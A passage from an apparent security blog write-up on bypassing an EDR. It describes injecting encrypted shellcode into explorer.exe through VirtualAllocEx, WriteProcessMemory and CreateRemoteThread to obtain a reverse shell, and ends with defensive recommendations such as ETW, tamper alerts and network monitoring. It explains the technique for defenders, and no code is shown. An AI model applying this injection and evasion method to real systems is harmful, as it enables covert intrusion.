


Looking for the explorer.exe

Now, if you will closely look at the above of Explorer.exe memory location, there are 3 kernel32.dll are being called, which are nothing but:


a) Ptr -> VirtualAllocEx()
b) Ptr -> WriteProcessMemory()
c) Ptr -> CreateRemoteThread()

So, when pressed enter, it hit the explorer.exe




And it starts searching for the explorer.exe


So, once it's get the explorer.exe, it hit the breakpoint again, as shown in the below screenshot:



Once executed, it will call the encrypted shellcode, as shown in the screenshot below:




Shellcode encrypted



Shellcode decrypted in the memory at runtime

Once this gets executed, we will get the reverse shell as shown in the below screenshot:



Reverse shell executed bypassing the EDR

Conclusion

Unfortunately, there is no perfect solution, because this is 1 such bypass, there are numerous like calling fresh DLLs, Hel's gate, Halo, etc. So, the only fix is to continue enhancing the EDR products like:

a) Implement some temper-based alert system, which will check for heuristical behavior of the initial thread which is being created by the exe and if that process is trying to modify or temper any system DLLs files which are loaded in memory.
b) Usually, we never say logs will help, as attackers can also delete the logs, or if someone has to play more smartly, they will obfuscate the whole shell, which will make it difficult to trace back and get the real picture. However, Microsoft has implemented a very intelligent log capturing tool known as "ETW" – Event Tracing for Windows, which directly functions from kernel space and hence, relies on the NTDLL syscalls which in real-time makes the whole task difficult for the attackers.
c) There should be another implementation to monitor the HTTP/HTTPS, TCP based connections. So, even if the attacker can bypass system controls, the external C2C connection should immediately be blocked, which will help the industries to protect against data-exfiltrations, lateral movements, etc.
d) Implementing EDRs is very much necessary as they are built to protect against most of the known attacks. However, the industries should not completely rely on such products. There should be other implementations as well like blocking of major executables, whitelist the executables, temper protection against the known processes such as lsass.exe, etc.